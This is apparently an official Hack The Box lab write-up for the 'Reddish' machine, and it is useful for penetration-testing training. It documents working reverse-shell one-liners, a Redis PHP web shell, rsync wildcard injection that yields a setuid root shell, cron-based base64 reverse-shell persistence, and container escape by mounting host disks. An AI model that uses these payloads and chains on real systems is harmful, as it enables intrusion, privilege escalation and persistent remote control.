Hack The Box
PEN-TESTING LABS

Reddish

22nd January 2019 / Document No D19.100.04

Prepared By: egre55
Machine Author: yuntao
Difficulty: Insane
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Reddish is a very challenging but rewarding machine, which teaches concepts and techniques applicable to many situations.

This writeup serves as a written compliment to IppSec's Reddish video, which is a masterclass in tunneling, and directly references it. IppSec's videos are packed full of learning and are highly recommended!

Skills Required

- Basic knowledge of Web application enumeration techniques
- Basic knowledge of networking
- Basic / intermediate knowledge of Linux

Skills Learned

- Gaining situational awareness
- Tunneling
- Exploitation of default Redis configurations
- Leveraging Cron jobs for lateral movement and privilege escalation
- Rsync wildcard abuse

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.94 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.94
```


```
root@kali:~/hackthebox/reddish# nmap -Pn -sV -sC -p$ports 10.10.10.94
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-23 19:10 EST
Nmap scan report for 10.10.10.94
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
1880/tcp open  http    Node.js Express framework
|_http-title: Error

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds
root@kali:~/hackthebox/reddish#
```

Nmap reveals that only TCP port 1880 is open, which has been identified as Node.js Express Framework.

Web Application Enumeration

Visual inspection of the web page reveals that the GET request failed, but a favicon is visible, which could help to identify the application. The image is downloaded.

After navigating to Google Images, clicking the camera icon and "Upload an image", the image is uploaded and identified as the favicon for the Node-RED application.



After navigating to the web page on port 1880 again, Burp Suite is used to change the request type to POST. The path to the Node-RED Editor is returned as JSON data.


```
id:     "1a4d164e384ff6a42c03c87990e53980"
ip:     "::ffff:10.10.14.13"
path:   "/red/{id}"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

Foothold via Node-RED RCE

Node-RED is a programming tool that allows nodes representing devices, APIs and services to be linked together. It also contains an "exec" node, allowing for OS command execution. The "tcp" input node is dragged to the canvas and configured to connect to the attacking host.



This is connected to an "exec" node, which is itself connected to a "tcp" output node. The output node is configured to "Reply to TCP". The three lines connecting the "exec" and "tcp" output node represent the three streams stdin, stdout and stderr.



After clicking "Deploy", a shell is received, and a listener is stood up to catch an upgraded shell.

```
root@kali:~/hackthebox/reddish# nc -lvnp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:34590.

[object Object]id
uid=0(root) gid=0(root) groups=0(root)
```

```
bash -c "bash -i >& /dev/tcp/10.10.14.13/8000 0>&1"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Post Exploitation

Situational Awareness

The /.dockerenv file reveals that the foothold is situated within a Docker container.

```
drwxr-xr-x   1 root root 4096 Jul 15  2018 .
drwxr-xr-x   1 root root 4096 Jul 15  2018 ..
-rwxr-xr-x   1 root root    0 May  4  2018 .dockerenv
drwxr-xr-x   1 root root 4096 Jul 15  2018 bin
drwxr-xr-x   2 root root 4096 Jul 15  2018 boot
drwxr-xr-x   5 root root  340 Jan 23 23:38 dev
drwxr-xr-x   1 root root 4096 Jul 15  2018 etc
drwxr-xr-x   1 root root 4096 Jul 15  2018 home
drwxr-xr-x   1 root root 4096 Jul 15  2018 lib
drwxr-xr-x   2 root root 4096 Jul 15  2018 lib64
```

`netstat` is not available, but `ss -twurp` confirms that there are no other services listening locally.

```
root@nodered:~# ss -twurp
ss -twurp
Netid  State      Recv-Q Send-Q   Local Address:Port       Peer Address:Port
tcp    ESTAB      0      90             nodered:59648
    10.10.14.13:8000     users:(("ss",pid=324,fd=2),("ss",pid=324,fd=1),("ss",pid=324,fd=0),("bash",pid=296,fd=255),("ba
tcp    ESTAB      0      0              nodered:37328       10.10.14.13:443      users:(("node",pid=1,fd=22))
tcp    ESTAB      0      0              nodered:1880     ::ffff:10.10.14.13:33834    users:(("node",pid=1,fd=21))
```

The container is connected to 172.18.0.0 and 172.19.0.0 networks.

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

These networks are enumerated, and additional hosts 172.19.0.2 and 172.19.0.3 are discovered.

```
for i in $(seq 1 10); do ping -c 1 "172.18.0.$i" | grep from; done
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@nodered:~# for i in $(seq 1 10); do ping -c 1 "172.19.0.$i" | grep from; done
<seq 1 10); do ping -c 1 "172.19.0.$i" | grep from; done
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.134 ms
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.129 ms
64 bytes from 172.19.0.3: icmp_seq=1 ttl=64 time=0.130 ms
64 bytes from 172.19.0.4: icmp_seq=1 ttl=64 time=0.040 ms
```

Note: Docker randomizes the assignment of the .2, .3 and .4 IP addresses to the **nodered**, **www** and **redis** containers on each boot, requiring us to determine the assignment each time.

OpenSSL is available and can be used to scan commonly used ports on the identified hosts.

```
for host in 1 2 3 4; do for port in 21 22 25 80 443 8080; do echo
172.19.0.$host:$port & openssl s_client -connect 172.19.0.$host:$port 2>
/dev/null | grep CONNECTED; done; done
```

```
172.19.0.2:443
[1] 550
172.19.0.2:8080
[1] 553
172.19.0.3:21
[1] 556
172.19.0.3:22
[1] 559
172.19.0.3:25
[1] 562
172.19.0.3:80
CONNECTED(00000003)
[1] 565
```

This reveals that port 80 on 172.19.0.3 is accessible.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Creation of Tunnel

In order to examine this further, "chisel" (created by Jaime Pillora / @jpillora) is used to set up a tunnel and make this port accessible remotely.

https://github.com/jpillora/chisel

chisel is installed, a nc listener is stood up to transfer it, and the server is started.

```
curl https://i.jpillora.com/chisel! | bash
cp /usr/local/bin/chisel .
nc -lvnp 80 < chisel
/usr/local/bin/chisel server -p 8002 -reverse -v
```

chisel is downloaded to 172.19.0.4, the client is started and the tunnel is created.

```
cd /var/tmp
cat < /dev/tcp/10.10.14.13/80 > chisel
chmod 755 /var/tmp/chisel
/var/tmp/chisel client 10.10.14.13:8002 R:127.0.0.1:8001:172.19.0.3:80
```

```
root@kali:~/hackthebox/reddish/www# /usr/local/bin/chisel server -p 8002 -reverse -v
2019/01/24 18:29:06 server: Reverse tunnelling enabled
2019/01/24 18:29:06 server: Fingerprint ee:b8:ac:35:b3:fc:34:68:0c:df:e5:40:1e:09:df:88
2019/01/24 18:29:06 server: Listening on 0.0.0.0:8002...
2019/01/24 18:29:12 server: session#1: Handshaking...
2019/01/24 18:29:12 server: session#1: Verifying configuration
2019/01/24 18:29:13 server: session#1: Open
2019/01/24 18:29:13 server: proxy#1:R:127.0.0.1:8001=>172.19.0.3:80: Listening
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of Web Page

After navigating to the web page, the source code is inspected, which reveals several functions.

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
$(document).ready(function () {
        incrCounter();
    getData();
});

function getData() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
        cache: false,
        dataType: "text",
        success: function (data) {
                    console.log("Number of hits:", data)
        },
        error: function () {
        }
    });
}

function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
      console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
    * TODO
    *
    * 1. Share the web folder with the database container (Done)
    * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
    * ...Still don't know how to complete it...
*/
function backupDatabase() {
        $.ajax({
                url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
                cache: false,
                dataType: "text",
                success: function (data) {
                    console.log("Database saved:", data);
                },
                error: function () {
                }
        });
}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The developer has made the web folder accessible to a database container (presumed to be 172.19.0.2).

Identification of Redis Instance

A full port scan of 172.19.0.2 is undertaken, which reveals that port 6379 is open.

```
for port in $(seq 1 65535); do (echo reddish > /dev/tcp/172.19.0.2/$port &&
echo $port) 2> /dev/null; done
```

This port is commonly associated with "Redis", an open-source in-memory project that provides database, caching a message broker services. The developer of Redis (@antirez), reveals how it is possible to exploit "unprotected by default" Redis instances, and what steps can be taken to secure Redis if required.

https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement to 172.19.0.3

Write Web Shell

Another tunnel in created on 172.19.0.4, in order to make Redis accessible remotely.


```
/var/tmp/chisel client 10.10.14.13:8002 R:127.0.0.1:6379:172.19.0.2:6379
```

In the Reddish video, IppSec uses the following commands to write a webshell to the webroot.

```
nc 172.19.0.2 6379
flushall
set access "<? system($_REQUEST['cmd']); ?>"
config set dbfilename FVEVETEWBE.php
config set dir /var/www/html/
save
```

The webshell is successfully tested with the command `id`, which returns the expected output.

The browser proxy is set to point to Burp, "localhost" is removed from the "No Proxy for" section, and the request is captured.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Upgrade Web Shell to Reverse Shell

Another tunnel is created in preparation for the reverse shell, and a nc listener is stood up on port 8005.


```
/var/tmp/chisel client 10.10.14.13:8002 9002:127.0.0.1:8005
```

The request type is changed to POST, and a request with the reverse shell payload below is sent.

```
cmd=bash+-c+"bash+-i+>%26+/dev/tcp/172.19.0.4/9002+0>%261"
```



A reverse shell from 172.19.0.3 running as www-data is received.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Identification of "backup" Cron Job

Another tunnel is created in order to facilitate the transfer of LinEnum.sh (created by rebootuser / @in-security), before using nc to copy the script.

https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh

```
/var/tmp/chisel client 10.10.14.13:8002 9003:127.0.0.1:8006
nc -lvnp 8006 < LinEnum.sh
cat < /dev/tcp/172.19.0.4/9003 > LinEnum.sh
```

Inspection of LinEnum output reveals a Cron job called "backup" within /etc/cron.d

```
### JOBS/TASKS ##########################################
[-] Cron jobs:
-rw-r--r-- 1 root root  722 Jun 11  2015 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 1 root root 4096 Jul 15  2018 .
drwxr-xr-x 1 root root 4096 Jul 15  2018 ..
-rw-r--r-- 1 root root  102 Jun 11  2015 .placeholder
-rw-r--r-- 1 root root   38 May  4  2018 backup
```

The job executes /backup/backup.sh as root. Examination of this shell script reveals local *.rdb files are transferred to the host "backup" from a folder owned by www-data, before restoring the local contents of /var/www/html from a previous backup to this host. Of note, rsync is used to transfer the files, and the cron rsync command makes use of wildcards. If rsync processes a file which includes the "-e" parameter, command execution can be achieved.

https://gtfobins.github.io/gtfobins/rsync/

```
www-data@www:/dev/shm$ cat /etc/cron.d/backup
cat /etc/cron.d/backup
*/3 * * * * root sh /backup/backup.sh
www-data@www:/dev/shm$ cat /backup/backup.sh
cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation of Cron Job

The file "reddish.rdb" is created locally with the contents below.

```
#!/bin/sh
cp /bin/dash /var/tmp/privesc
chmod 4755 /var/tmp/privesc
```

This is base64 transferred to 172.19.0.3.

```
base64 -w 0 reddish.rdb
IyEvYmluL3NoCmNwIC9iaW4vZGFzaCAvdmFyL3RtcC9wcml2ZXNjCmNobW9kIDQ3NTUgL3Zhci90bXAvcHJ
pdmVzYwo=
cd /var/tmp
echo
IyEvYmluL3NoCmNwIC9iaW4vZGFzaCAvdmFyL3RtcC9wcml2ZXNjCmNobW9kIDQ3NTUgL3Zhci90bXAvcHJ
pdmVzYwo= | base64 -d -w 0 > reddish.rdb
```

The file "-e sh reddish.rdb" is created in the www-data owned subdirectory.

```
cd /var/www/html; ls
cd f187a0ec71ce99642e4f0afbd441a68b/
touch -- '-e sh reddish.rdb'
mv /var/tmp/reddish.rdb .
```

The root owned setuid binary "/var/tmp/privesc" is created and is is possible to execute commands as root. It can now be confirmed that the host "backup" has IP Address 172.20.0.2.

```
./privesc

ping -c 1 backup
PING backup (172.20.0.2) 56(84) bytes of data.
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2):
```

user.txt can now be gained.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation of rsync Arbitrary File Write

rsync has been configured such that a password is not required. This allows for any file to be read or written, as root on 172.20.0.2.

```
rsync -a rsync://backup:873/src/etc/shadow
```

In order to receive a reverse shell from 172.20.0.2, chisel is transferred to 172.19.0.3.

```
nc -lvnp 9004 < chisel    (attacking host)
/var/tmp/chisel client 10.10.14.13:8002 7011:127.0.0.1:9004    (172.19.0.4)
bash -c "cat < /dev/tcp/172.19.0.4/7011 > chisel"    (172.19.0.3)
```

```
www-data@www:/var/tmp$ bash -c "cat < /dev/tcp/172.19.0.4/7011 > chisel"
bash -c "cat < /dev/tcp/172.19.0.4/7011 > chisel"
www-data@www:/var/tmp$

www-data@www:/var/tmp$ md5sum chisel
md5sum chisel
c73a2cb452fdf07cf168cfb76ccd80ff  chisel
www-data@www:/var/tmp$ chmod 755 chisel
chmod 755 chisel
```

A new chisel server is stood up, in preparation for the multi-hop reverse shell connection.

```
/usr/local/bin/chisel server -p 5000 -reverse -v     (attacking host)
nc -lvnp 9005     (attacking host)
/var/tmp/chisel client 10.10.14.16:5000 6010:127.0.0.1:5000     (172.19.0.4)
/var/tmp/chisel client 172.19.0.4:6010 7020:127.0.0.1:9005 &    (172.19.0.3)
```

The commands below are then executed on 172.19.0.3, in order to add a reverse shell command to the existing "clean" Cron job on 172.20.0.2.

```
echo "bash -i >& /dev/tcp/172.20.0.3/7020 0>&1" | base64
echo "* * * * * root echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjAuMC4zLzcwMjAgMD4mMQo=
| base64 -d | bash" > clean
rsync -avp clean rsync://backup:873/src/etc/cron.d/clean
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement to 172.20.0.2

Shortly afterwards, a reverse shell is received as root on "backup".

```
root@kali:~/hackthebox/reddish/www# nc -lvnp 9005
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9005
Ncat: Listening on 0.0.0.0:9005
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49000.
bash: cannot set terminal process group (29002): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@backup:~#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration of Partitions

Enumeration of /dev reveals several unmounted partitions (sda1 - sda5). These partitions are mounted and their contents inspected.

```
cd /var/tmp
ls /dev
mount
mkdir sda{1,2,3,4,5}
for number in 1 2 3 4 5; do mount /dev/sda$number sda$number; done
```

sda2 contains the host filesystem.

```
root@backup:/var/tmp# ls -al sda2
ls -al sda2
total 112
drwxr-xr-x 23 root root  4096 Jul 16  2018 .
drwxrwxrwt  1 root root  4096 Jan 26 00:30 ..
drwxr-xr-x  2 root root  4096 Jul 16  2018 bin
drwxr-xr-x  2 root root  4096 Jul 15  2018 boot
drwxr-xr-x  4 root root  4096 Jul 15  2018 dev
drwxr-xr-x 98 root root  4096 Jul 16  2018 etc
drwxr-xr-x  2 root root  4096 Jul 15  2018 home
```

A new listener is stood up, and a reverse shell payload is added to a Cron job within /sda2/etc/cron.d

```
nc -lvnp 4000
echo "bash -i >& /dev/tcp/10.10.14.16/4000 0>&1" | base64
echo "* * * * * root echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80MDAwIDA+JjEK | base64 -d |
bash" > reddish
```

```
root@backup:/var/tmp/sda2/etc/cron.d# echo "* * * * * root echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80MDAwIDA+JjEK | base64 -d | bash" > reddish
<vZGV2L3RjcC8xMC4xMC4xNC4xNi80MDAwIDA+JjEK | base64 -d | bash" > reddish
root@backup:/var/tmp/sda1/etc/cron.d# ls -al
ls -al
total 24
drwxr-xr-x  2 root root 4096 Jan 26 00:40 .
drwxr-xr-x 98 root root 4096 Jul 16  2018 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rw-r--r--  1 root root  589 Jul 16  2014 mdadm
-rw-r--r--  1 root root  191 Apr  1  2018 popularity-contest
-rw-r--r--  1 root root   96 Jan 26 00:40 reddish
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement to 10.10.10.94 (Reddish)

The Cron job is run, a shell is received as root on 10.10.10.94 (Reddish), and root.txt can be captured.

```
root@kali:~/hackthebox/reddish# nc -lvnp 4000
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4000
Ncat: Listening on 0.0.0.0:4000
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:40752.
bash: cannot set terminal process group (11714): Inappropriate ioctl for device
bash: no job control in this shell
root@reddish:~#
```